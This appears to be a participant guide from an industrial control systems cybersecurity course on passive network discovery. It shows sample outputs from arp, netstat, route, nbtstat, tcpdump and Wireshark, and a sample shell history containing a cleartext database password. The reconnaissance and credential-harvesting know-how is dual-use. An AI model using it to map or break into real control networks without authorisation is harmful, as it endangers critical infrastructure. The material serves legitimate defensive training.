


Industrial Control Systems Cybersecurity Training - 300

LO3. Discuss a process control exploit

In this objective we will present a process control exploit demonstration and then discuss the basic control systems security considerations. The network demonstrated is representative of one found in industry. It is segmented into three subnets that include the Corporate Network, the Control System Demilitarized Zone (DMZ), and the Control System or SCADA Network.

Demonstration Network Layout



Demonstration Exploit Path

The exploit demonstration shows how an attacker can thread their way through the three networks and ultimately gain control of the process control system through the HMI. In the image above, draw the path the attacker took.





Session 2 – Network Discovery and Mapping

Passive and active discovery techniques to defend against attack.

PARTICIPANT GUIDE

Outcomes

In this session, participants will be able to:

1. Employ passive discovery
2. Employ active discovery



Industrial Control Systems Cybersecurity Training - 300

LO4: Employ Passive Discovery

There are two types of network discovery: passive and active.

Passive discovery is similar to your senses; observations are evaluated for mapping the surroundings.

Active discovery is similar to SONAR; pulses (packets) are sent out and the returns are evaluated for mapping. First, we will focus on passive discovery.

Passive Discovery

What is passive discovery?

- _____
- _____
- _____
- _____
- _____

Why perform passive discovery?

- _____
- _____
- _____
- _____





Industrial Control Systems Cybersecurity Training - 300

There are many tools and system commands to aid in the network discovery process.

Much can be learned from computer configuration files such as services being used, hosts that may be accessed on a frequent basis, hosts designated as domain name servers, etc.

History files provide information as to what applications are used, commands issued, and processes started, etc. by the user.

Caches provide information that various system processes store as information, which is received and processed. Commands to retrieve cached data and researching files that are cached provide important information on users, networks accessed, etc.

Tools	History Files
Tcpdump, Wireshark	.bash_history
Ipconfig (windows)	RDP
Ifconfig (linux)	Log Files
Netstat	
Arp	
Net	
Route	
Iptables	
EtherApe (GUI)	
Configuration Files	Caches
Custom Scripts (cron, start-up)	Arp
Apache (mysql, etc.)	Nbtstat
Resolv.conf, hosts	DNS
	Browser

Usage

- When exploring a **Control System** network, practice passive techniques when mapping.
- Utilities and commands are not necessarily defined as passive. Using a tool **passively** is a responsibility of the user.
- Daily operation of **production** Control Systems already create expected traffic. Try not to interfere or manipulate pathways when exploring.

Passive Discovery Examples

Linux: `arp -a -i eth0`

```
root@workstation:~# arp -a -i eth0
gw.initech.com (192.168.0.1) at 00:19:e2:a0:a6:1b [ether] on eth0
rtu.initech.com (192.168.7.3) at 00:a0:1d:2e:33:58 [ether] on eth0
meter2.initech.com (192.168.7.5) at 00:22:6a:00:28:2e [ether] on eth0
hmi.initech.com (192.168.7.9) at 14:54:33:31:3f:1f [ether] on eth0
cam.initech.com (192.168.1.6) at 00:1d:ba:95:85:38 [ether] on eth0
root@workstation:~#
```

Many commands can easily perform name resolution when displaying information from memory cache. This can be unexpected network traffic that easily occurs. If commands start sending packets into the network, then the research is no longer truly passive.





Industrial Control Systems Cybersecurity Training - 300

Linux: `arp -a -i eth0 -n`

```
File Edit View Search Terminal Help
root@workstation:~# arp -a -i eth0 -n
? (192.168.0.1) at 00:19:e2:a0:a6:1b [ether] on eth0
? (192.168.7.3) at 00:a0:1d:2e:33:58 [ether] on eth0
? (192.168.7.5) at 00:22:6a:00:28:2e [ether] on eth0
? (192.168.7.9) at f4:54:33:31:3f:1f [ether] on eth0
? (192.168.1.6) at 00:1d:ba:95:85:38 [ether] on eth0
root@workstation:~#
```

When the same command is used with the disable name resolution (`-n`) option, the results no longer include hostname. The arp command did not contact the DNS server.

Even though the packet is likely harmless, it still demonstrates that exploring a localhost for information, can leak packets if not done carefully. It is possible that we may alert an IDS watching for anything unexpected. Consider care when exploring a Control System environment passively.

Passive Discovery Continued

The examples below may seem like they would only affect the host they are performed on, but in reality, they could affect other systems. You do not want to accidentally cause a cascading effect across a production network.

Examples

- Neglect to disable name resolution in commands.
- Scanning your own host, from the same host.
- Restarting services without planning.
- Clearing caches.

Effects

- Resolution queries could alert an IDS unnecessarily.
- Self-inflicted scans will preoccupy a host's network resources.
- Watchdog timers could generate timeout signals, and trigger alarms to an operator.
Meaningless errors can appear in logs.
- Clearing cache will cause bursts of packets to repopulate tables.





Industrial Control Systems

Cybersecurity Training - 300

ARP Cache

Control systems can participate using _____.

Investigating _____ are a great local cache to start with.

Use the _____ command to view the table

Take note of _____ addresses mapped to _____ addresses

Research discovered vendors from first _____ of the address

Why look at the ARP table?

- _____
- _____
- _____

Exploring the ARP cache using the arp command will help you find all the hosts with which the local machine has recently communicated. Take note of what you find. Check it again later as it may change. This can reveal other network hosts without the use of sending packets.

Linux: `arp -a -i eth0 -n`

```
File Edit View Search Terminal Help
root@workstation:~# arp -a -i eth0 -n
? (192.168.0.1) at 00:19:e2:a0 [Juniper Networks] on eth0
? (192.168.7.3) at 00:a0:1d:2e [Red Lion ther] on eth0
? (192.168.7.5) at 00:22:6a:00 [Honeywell her] on eth0
? (192.168.7.9) at f4:54:33:31 [Rockwell ther] on eth0
? (192.168.1.6) at 00:1d:ba:95 [Sony 3 [ether]] on eth0
root@workstation:~#
```

This is an example of printing known MAC addresses from the cached ARP Table that is in memory.

Viewing this cache is one way of discovering remote hosts, without creating network traffic.

The remote hosts listed, recently communicated with the local host. There can be various reasons why they're listed. Likely, an application is configured to reach these destinations. Additionally, it could include automation from scheduled tasks, or the host is simply responding. These can all be clues to help you further investigate the environment.





Industrial Control Systems Cybersecurity Training - 300

Vendor OUI

Registered names are commonly available as public knowledge, and a number of websites exist that allow you to lookup the OUI of a MAC address. Search “mac address lookup” to find websites that offer a directory to search.

IP Information

Moving on from the arp command, the IP commands can also reveal useful information. For example:

Control systems can also participate using .

_____ could be PC operating systems. Learn its potential reach with other
_____.

_____ addressing commands can reveal more than just _____ addresses.

Compare previously discovered _____ address mappings

Why look so closely to IP addressing?

- -

Ipconfig

The Windows **ipconfig** command displays the IP address, subnet mask, and default gateway for all adapters. The **/all** parameter displays the full TCP/IP configuration.

Command: ipconfig /all



Industrial Control Systems Cybersecurity Training - 300

Ifconfig

The ifconfig command used in Linux. This reveals much less than what ipconfig in Windows offers. The other components would have to be sought after in other areas of Linux. The ifconfig command is being phased out of newer Linux releases.

Command: `ifconfig -a`

```
File Edit View Search Terminal Help
root@kali:~# ifconfig -a
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 172.31.0.118 netmask 255.255.255.0 broadcast 172.31.0.255
              inet6 fe80::20c:29ff:fe4a:7c8f prefixlen 64 scopeid 0x20<link>
                ether 00:0c:29:4a:7c:8f txqueuelen 1000 (Ethernet)
                  RX packets 653 bytes 44226 (43.1 KiB)
                  RX errors 0 dropped 0 overruns 0 frame 0
                  TX packets 76 bytes 13298 (12.9 KiB)
                  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
              inet6 ::1 prefixlen 128 scopeid 0x10<host>
                loop txqueuelen 1000 (Local Loopback)
                  RX packets 290 bytes 15000 (14.6 KiB)
                  RX errors 0 dropped 0 overruns 0 frame 0
                  TX packets 290 bytes 15000 (14.6 KiB)
                  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~#
```

The most useful information displayed by ifconfig includes:

- **HWaddr** – Interface MAC address
- **inet addr** – Interface IP address
- **Bcast** – Network broadcast address
- **Mask** – Network mask (aka netmask)
- **inet6 addr** – IPv6 address.





Industrial Control Systems Cybersecurity Training - 300

ip

The ip command in newer Linux releases shows very similar information. Below are two examples of how to use it.

Command: `ip a`

Command: `ip addr show eth0`

```
File Edit View Search Terminal Help
root@kali:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:4a:7c:8f brd ff:ff:ff:ff:ff:ff
        inet 172.31.0.118/24 brd 172.31.0.255 scope global dynamic noprefixroute eth0
            valid_lft 83358sec preferred_lft 83358sec
        inet6 fe80::20c:29ff:fe4a:7c8f/64 scope link noprefixroute
            valid_lft forever preferred_lft forever
root@kali:~#
root@kali:~#
root@kali:~# ip addr show eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:4a:7c:8f brd ff:ff:ff:ff:ff:ff
        inet 172.31.0.118/24 brd 172.31.0.255 scope global dynamic noprefixroute eth0
            valid_lft 83353sec preferred_lft 83353sec
        inet6 fe80::20c:29ff:fe4a:7c8f/64 scope link noprefixroute
            valid_lft forever preferred_lft forever
root@kali:~#
```

dns

It can be debated, if Control System networks should depend on DNS. Regardless, finding evidence of its dependence is another example of things to passively explore.

Command: `cat /etc/resolv.conf`

```
File Edit View Search Terminal Help
root@kali:~# cat /etc/resolv.conf
domain umbrella-corp.com
search umbrella-corp.com.
nameserver 10.13.216.88
root@kali:~#
```

Exploring a configuration file in Linux, shows what DNS server the host is set to use. Any software, such as command line tools or fully graphical HMI applications, will resort to using the IP entered here for any DNS requests.





Industrial Control Systems Cybersecurity Training - 300

TCP/UDP Ports

Listed below is a small table of commonly used Control System network port numbers.

- _____
- _____

Control System Port Number examples

- BACnet/IP	UDP 47808
- DNP3	TCP 20000, UDP 20000
- Ethernet/IP	TCP 44818, UDP 2222, UDP 44818
- FL-net	UDP 55000 - 55003
- ICCP	TCP 102
- Modbus	TCP 502
	» Well-known 0 - 1023
	» Registered 1024 - 49151
	» Dynamic 49152 - 65535

Netstat

What is netstat?

- _____

Why use netstat?

- _____
- _____
- _____

Windows Command: `netstat -ano -p tcp`

Proto	Local Address	Foreign Address	State	PID
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	900
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:1025	0.0.0.0:0	LISTENING	992
TCP	0.0.0.0:3389	0.0.0.0:0	LISTENING	992
TCP	0.0.0.0:4343	0.0.0.0:0	LISTENING	1516
TCP	0.0.0.0:44818	0.0.0.0:0	LISTENING	1744
TCP	127.0.0.1:1027	0.0.0.0:0	LISTENING	1564
TCP	192.168.0.41:139	0.0.0.0:0	LISTENING	4
TCP	192.168.0.41:139	192.168.0.80:44818	ESTABLISHED	1744





Industrial Control Systems Cybersecurity Training - 300

Another example of netstat from a Control System workstation, again using windows. This time, with multiple ESTABLISHED connections.

Windows Command: `netstat -ano -p tcp`

```
C:\Windows\system32\cmd.exe
PS C:\Users\Administrator>
PS C:\Users\Administrator> netstat -ano -p tcp

Active Connections

  Proto  Local Address          Foreign Address        State      PID
  TCP    0.0.0.0:3389           0.0.0.0:0            LISTENING  1788
  TCP    0.0.0.0:4343           0.0.0.0:0            LISTENING  1248
  TCP    172.16.1.23:139       0.0.0.0:0            LISTENING   4
  TCP    172.16.1.23:1042       172.16.1.41:20000 ESTABLISHED 1840
  TCP    172.16.1.23:1043       172.16.1.147:502   ESTABLISHED 1840
  TCP    172.16.1.23:1044       172.16.1.120:502   ESTABLISHED 1840
  TCP    172.16.1.23:1270       172.16.1.94:1433   ESTABLISHED 2688
  TCP    0.0.0.0:77             0.0.0.0:0            LISTENING  1840
  TCP    0.0.0.0:78             0.0.0.0:0            LISTENING  1840

  Local                               Remote
  (multiple connections) or>         (multiple connections)
```

Windows Command: `netstat -ano -p tcp`

```
Windows PowerShell
PS C:\Users\Administrator>
PS C:\Users\Administrator> netstat -ano -p tcp

Active Connections

  Proto  Local Address          Foreign Address        State      PID
  TCP    0.0.0.0:135            0.0.0.0:0            LISTENING  892
  TCP    0.0.0.0:445            0.0.0.0:0            LISTENING   4
  TCP    0.0.0.0:3389           0.0.0.0:0            LISTENING 2424
  TCP    0.0.0.0:5985           0.0.0.0:0            LISTENING   4
  TCP    0.0.0.0:47001          0.0.0.0:0            LISTENING   4
  TCP    0.0.0.0:49664          0.0.0.0:0            LISTENING  688
  TCP    0.0.0.0:49665          0.0.0.0:0            LISTENING  844
  TCP    192.168.0.13:139       0.0.0.0:0            LISTENING   4
  TCP    192.168.0.13:445       172.16.1.23:56492  ESTABLISHED 4

  Local                               Remote
  PS C:\Users\Administrator>
```

File Server

HMI accessing files from an outside network.

The image above shows the use of netstat from a Linux server. In this case, Local is the server. The listening port is highlighted on the Local side, waiting for Established connections from someone else. The example claims that the IP from the previous slide is connecting to us. This is an attempt to show a potentially bad design.





Industrial Control Systems Cybersecurity Training - 300

netstat

Shown here are the options that are typically used with the **netstat** command.

Windows Command: **netstat –anob**

- a all sockets
- n no name resolution
- b owning process name
- o owning process ID

Linux Command: **netstat –pantu**

- p owning process ID
- a all sockets
- n no name resolution
- t tcp
- u udp

Browser History

An important aspect of passive discovery is reviewing the browser history. This allows you to identify web or other internal servers, user password, and auto complete information such as cache files, bookmarks, and favorites.

Files of interest are located in the temporary internet files, history, and cookies directories. Most browsers have a “clear” history and other obfuscation features making discovery more difficult. However, tools are available to automate or bypass obfuscation techniques.

bash_history

What is the .bash_history file?

- _____
- _____
- _____

Why use the .bash_history file?

- _____
- _____
- _____
- _____





Industrial Control Systems Cybersecurity Training - 300

The below example shows multiple filenames recognized to be related to Control Systems. All of which might be interesting to investigate. Browse it from top to bottom to see the sequence of commands that were executed. This may provide insight to other hosts that have been accessed, processes started or stopped, or scripts that have been used.

```
x - + freeman@lambda17:~  
freeman@lambda17:~$ history  
1 wget ftp://172.24.0.17/plc-testchamber.acd  
2 ls  
3 mail -a "plc-testchamber.acd" -s "RSLogix Project Update" kleiner@blackmesa.com  
4 exit  
5 cd ~/GE/Proficy  
6 cp anomalous-materials.swxcf /opt/resonance/  
7 rsync -avh /opt/resonance/ /opt/cascade/  
8 exit  
9 mysql -u freeman -D HistorianDB -pGMan516!  
10 clear  
11 exit  
12 cd /home/freeman/Siemens/  
13 ls -hla *.ap13  
14 scp Step7-HEV-update.ap13 gordon@192.168.24.17:  
15 exit  
16 cd /media/company-policies/barney/  
17 rm unforseen-consequences.pdf  
18 history  
freeman@lambda17:~$ █
```

- Files with extensions of .acd, .swxcf, and .ap13 have been associated to vendor names.
- Commands are seen being used with potentially interesting addresses. wget was used to retrieve a file from an ftp server. The user emailed a copy to another employee.
- Other files are copied to local directories. scp was used to deliver to a remote server.
- A local database is seen being accessed, and the user passed a clear text password into the command line. Notice the clear command directly after. The user may have thought that this would erase the command from history.
- Something was mounted to the /media directory. A common place for USB drives to attach.
- A PDF file was deleted.





Industrial Control Systems

Cybersecurity Training - 300

Routing Table

What is a routing table?

- _____

Why look at the routing table?

- _____
- _____
- _____


Review the IP addresses in the local route tables. When viewing a **route table**, learn to notice the IP address ranges. Determine which ones appear **public** and which ones appear **private**. Make note of any public IP addresses that may appear in configurations found on **Control System** networks.

Private IPv4 Ranges:

```
10.0.0.0 - 10.255.255.255 /8
172.16.0.0 - 172.31.255.255 /12
192.168.0.0 - 192.168.255.255 /16
```

The image below shows how the various destination types are depicted in the routing table output.

Windows Command: `route print` Linux: `route -n` or `netstat -rn`



root@kali: ~/Desktop

```
root@kali:~/Desktop# netstat -rn
Kernel IP routing table
Destination     Gateway         Genmask        Flags   MSS Window irtt Iface
207.68.183.40  10.10.10.1    255.255.255.255 UGH        0 0          0 eth1
198.168.193.0  0.0.0.0       255.255.255.0   U        0 0          0 eth0
10.10.0.0      0.0.0.0       255.255.255.0   U        0 0          0 eth1
69.20.0.0      192.168.193.2 255.255.255.0   UG       0 0          0 eth0
0.0.0.0        10.10.0.1     0.0.0.0       UG       0 0          0 eth1
root@kali:~/Desktop#
```

What does this routing table tell us?

- _____
- _____
- _____






Industrial Control Systems Cybersecurity Training - 300

How can you tell if this host is acting as a gateway?

- Not Forwarding = 0, Forwarding = 1
- Command: `head /proc/sys/net/ipv4/ip_forward`

```
root@kali: ~/Desktop
File Edit View Search Terminal Help
root@kali:~/Desktop# head /proc/sys/net/ipv4/ip_forward
0
root@kali:~/Desktop#
```

On a Windows based system, use regedit to search for the IPEnableRoute entry.



IP forwarding enables one workstation to sit on different networks and to act as gateway forwarding IP packets from one network to another. IP forwarding is also referred to as “bridging” networks. It requires at least two network cards installed; each card is connected to a different network.





Industrial Control Systems Cybersecurity Training - 300

NetBIOS

Network Basic Input/Output System (netBIOS) allows applications on different computers to communicate within a local area network. It is used by Microsoft File and Printer Sharing.

netBIOS is helpful by discovering networks and hosts when looking at netBIOS cache.

nbtstat

Command: `nbtstat -c`

```
C:\>nbtstat -c
C:\Documents and Settings\wheebm.      >nbtstat -c
Local Area Connection 2:
Node IpAddress: [192.168.10.129] Scope Id: []
          NetBIOS Remote Cache Name Table
          Name        Type      Host Address    Life [sec]
          FSWCB1     <20>    UNIQUE      129.123.233.12   555
          AD2        <20>    UNIQUE      129.123.233.16   517
          MOJAVE     <20>    UNIQUE      129.123.234.19   587
C:\Documents and Settings\wheebm.      >
```

The `nbtstat` command depicted in this image shows the contents of the NetBIOS cache, the table of NetBIOS names, and their resolved IP addresses of recently contacted systems.

tcpdump

- Common network traffic capture/analyizer for the command line
- Uses standard libpcap to capture/parse network traffic
- Uses Berkeley Packet Filter (BPF) syntax for creating capture filter expressions.

*A very efficient & clean way for creating a customized “Wire Tap”
on your network*

tcpdump's default snap length (the amount of data captured in each packet) is 262144 bytes. The snap length can be set to limit the number of bytes captured to whatever is desired.

More information can be found at: www.tcpdump.org





Industrial Control Systems Cybersecurity Training - 300

tcpdump Common Options

Tcpdump common options	
-s <len>	The snap length of the packet capture
-C <size>	Limit output file to size (in MB)
-F <file>	BPF filter file
-i <lan>	Network interface to sniff
-r <file>	Input PCAP file
-w <file>	Output PCAP file
-Z <user_name>	User_name to execute as after opening network interface
-c <num>	Max # of packets to display or write to a file

FYI – tcpdump, Packet Capture Library and libpcap were all originally developed at Lawrence Berkeley National Laboratory (LBNL) in Berkeley, California.

Note that tcpdump's default snap length (the amount of data captured in each packet) is 262144 bytes, so you are generally guaranteed to get the headers as part of the data portion of the packet.

The `-s` option allows you to specify how much of the packet you want to capture. Setting the snap length to 0 (Zero) sets the capture size to the default (262144)

The output pcap files can grow rather quickly. The `-C` option allows you to limit the size of the output file (in MB). This is useful for long tcpdump sessions when you want to quickly archive files.

The `-Z` option drops privileges (if root) and changes the user ID to `user_name` and the group ID to the primary group of `user_name`.

More information can be found at: <http://linux.die.net/man/7/pcap-filter>, or by viewing the man page for “pcap-filter.”

Security Note: If you are using tcpdump in a 'unprotected' environment, you must have root/administrator privileges to open the NIC in promiscuous mode, you should use the `-Z <user_name>` option to have tcpdump lower its privilege level to a normal (or less) user account.

Wireshark

- GUI network protocol analyzer and packet sniffer
- Uses libpcap standard library for opening and capturing network traffic
- Customizable dissectors (modules) for proprietary protocols
- Multi-platform support including Linux, Mac, Windows, etc.





Industrial Control Systems Cybersecurity Training - 300

Wireshark is THE standard for performing network protocol analysis

NOTE: Wireshark is available for most Unix platforms and later Windows platforms (XP, Vista, 7, 2003, 2008). See the following for more information: <http://wiki.wireshark.org/Security>

Security Notes:

- Vulnerabilities in Wireshark could leave your system at risk of compromise if used on active networks
- Not required to run with root privilege
- Long-term traffic monitoring should be done with tcpdump.

Rule of Thumb:

- Capture with tcpdump and analyze with Wireshark **using a normal user account**. Wireshark is a large, complicated utility and has been known to have vulnerabilities caused by specially crafted malformed packets. Running Wireshark as root (aka admin) puts you at a higher risk level.

Some examples as to how Wireshark is used are:

- Network administrators use it to troubleshoot network issues
- Network security engineers use it to examine security problems
- Developers use it to debug protocol implementations
- People use it to learn network protocol internals.





Industrial Control Systems Cybersecurity Training - 300

The screenshot shows the Wireshark interface with several network packets captured from a file named 'corp.pcap'. The packet list pane shows a sequence of requests and responses between various hosts. The selected packet is frame 231, which is an HTTP GET request for '/ajax.asp' with a timestamp of 231.9.910118. The details pane displays the raw HTTP headers and body, including the path and query parameters. The bytes pane shows the raw binary data of the selected packet. The status bar at the bottom indicates 120042 total packets displayed, a load time of 0:1.967, and a profile of Default.

Wireshark consists of parts that are common to many GUI programs:

- *Menu* - used to start actions
- *Main toolbar* - provides quick access
- *Filter toolbar* - provides a way to directly manipulate the current display filter
- *Packet list pane* - displays a summary of each packet captured
- *Packet details pane* - displays the packet selected, more detail
- *bytes pane* - displays the data from packet selected
- *Packets Status bar* - shows some detailed information about current program state and data.

Selecting text in any of the three main information panes will highlight the associated text and/or packet in the other panes.

This screenshot shows the same Wireshark session as above, but with specific text highlighted in the details and bytes panes. The word 'GET' in the HTTP method field of the selected packet is highlighted in blue. This highlighting is reflected in the packet list, details, and bytes panes, demonstrating the bidirectional search feature of Wireshark.





Industrial Control Systems Cybersecurity Training - 300

Wireshark Display Filter Examples

- `tcp.port == 80`
- `ftp`
- `ip.addr == 192.168.10.97`
- `ip.addr == 192.168.10.97 && tcp.port == 80`

Reference for BPF syntax:
<http://biot.com/capstats/bpf.html>

The screenshot shows the Wireshark interface with a list of captured frames. The status bar at the top has a red circle around it, containing the text "Apply this filter string to the display." Below the status bar is a list of frames. Frame 22, which is highlighted in red, shows a TCP connection between 117.173.125.61 and 117.173.125.125. The list also includes several DNP frames and other TCP connections.

Wireshark Capture Filter Examples




- Uses BPF syntax
- host 10.10.0.20
- `tcp Port 80`

